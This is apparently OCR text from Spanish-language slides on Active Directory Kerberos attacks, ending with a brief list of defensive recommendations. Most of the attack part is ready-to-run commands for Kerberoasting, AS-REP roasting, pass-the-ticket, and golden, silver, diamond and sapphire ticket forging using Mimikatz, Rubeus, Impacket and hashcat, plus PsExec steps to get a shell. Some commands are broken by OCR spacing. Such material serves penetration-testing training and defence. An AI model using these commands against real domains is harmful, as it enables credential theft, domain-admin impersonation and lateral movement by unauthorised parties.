


IDENTIDAD FEDERADA (DIRECTORIO ACTIVO)

ATAQUES

KERBEROS


KERBEROASTING




```
#Get TGS in memory from a single user
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"ServicePrincipalName" #Example: MSSQLSvc/mgmt.domain.local

#Get TGSs for ALL kerberoastable accounts (PCs included, not really smart)
setspn.exe -T DOMAIN_NAME.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % {
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
$_.Context.PostContext[0].Trim() }

#Lista los tickets kerberos en memoria
klist

# Los extrae de la memoria
Invoke-Mimikatz -Command '"kerberos::list /export"' #Exporta los tickets al
directorio actual

# Transforma los tickets kirbi ticket a John The Ripper
python2.7 kirbi2john.py sqldev.kirbi
# Transforma John The Ripper a hashcat
sed 's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file >
sqldev_tgs_hashcat
```

KERBEROS

AS-REP ROAST




```
# Usuarios con la opción no requerir preautentificación habilitada
Get-DomainUser -PreauthNotRequired -verbose
# Petición AS_REP via Impacket y Rubeus
python GetNPUsers .py DOMAIN / -usersfile users .txt \
-format hashcat -outputfile hashes .txt
.\ Rubeus .exe asreproast / format : hashcat / outfile : hashes .txt
# Ataque de fuerza bruta vía John The Ripper y Hashcat
john --wordlist = passwords .txt hashes .txt
hashcat -m 18200 --force -a 0 hashes .txt passwords .txt
```

KERBEROS

PASS THE TICKET

```
# Exportar tickets con Mimikatz y Rubeus
mimikatz -> sekurlsa :: tickets /export
.\Rubeus dump
# Conversión de tickets entre Linux y Windows
python ticket_converter .py ticket . kirbi ticket . ccache
python ticket_converter .py ticket . ccache ticket . kirbi
# Ejecución de comandos desde Linux
export KRB5CCNAME = ticket . ccache
python psexec .py DOMAIN / USER@HOSTNAME -k -no - pass
# Ejecución de comandos desde Windows
.\Rubeus.exe ptt / ticket : ticket . kirbi
.\PsExec.exe -accepteula \\ HOSTNAME cmd
```

KERBEROS

GOLDEN TICKET

```
#Mimikatz
kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /id:500 /groups:512
/startoffset:0 /endin:600 /renewmax:10080 /ptt
.\Rubeus.exe ptt /ticket:ticket.kirbi
klist #Listar los tickets en memoria

# Ejemplo usando una clave AES
kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511
/aes256:430b2fdb13cc820d73ecf123dddd4c9d76425d4c2156b89ac551efb9d591a439
/ticket:golden.kirbi
```

KERBEROS

SILVER TICKET

```
# Create the ticket
mimikatz.exe "kerberos::golden /domain:<DOMAIN> /sid:<DOMAIN_SID> /rc4:<HASH>
/user:<USER> /service:<SERVICE> /target:<TARGET>"

# Inject the ticket
mimikatz.exe "kerberos::ptt <TICKET_FILE>"
.\Rubeus.exe ptt /ticket:<TICKET_FILE>

# Obtain a shell
.\PsExec.exe -accepteula \\<TARGET> cmd
```

KERBEROS

DIAMOND TICKET

```
# Get user RID
powershell Get-DomainUser -Identity <username> -Properties objectsid

.\Rubeus.exe diamond /tgtdeleg /ticketuser:<username> /ticketuserid:<RID of
username> /groups:512

# /tgtdeleg uses the Kerberos GSS-API to obtain a useable TGT for the user without
needing to know their password, NTLM/AES hash, or elevation on the host.
# /ticketuser is the username of the principal to impersonate.
# /ticketuserid is the domain RID of that principal.
# /groups are the desired group RIDs (512 being Domain Admins).
# /krbkey is the krbtgt AES256 hash.
```

KERBEROS

SAPPHIRE TICKET

```
python3 ticketer.py -request -impersonate 'domainadmin' -domain 'DOMAIN.FQDN' -user
'domain_user' -password 'password' -aesKey 'krbtgt AES key' -domain-sid 'S-1-5-21-
...' 'ignored'
```

CONCLUSIONES

- Selección de Algoritmos Seguros
- Gestión y Rotación de Claves Criptográficas
- Control de Expiración de Tokens y Sesiones
- Autorización Basada en Permisos Mínimos
- Validación y Lista Blanca de Redirecciones y URLs
- Protección de la Comunicación
- Manejo Seguro de Tokens
- Validación de Entradas y Escapado de Datos
- Implementación de Medidas Anti-CSRF y PKCE
- Cookies Seguras y Protección Contra Accesos No Autorizados
- Uso de Autentificadores Certificados y Procedimientos de Recuperación
- Monitorización y Registro de Eventos
- Autentificación Multifactor (MFA)
- Pruebas y Actualizaciones de Seguridad
- Control de Acceso Físico y Protección de Dispositivos
- Alertas y Notificaciones de Actividades Sospechosas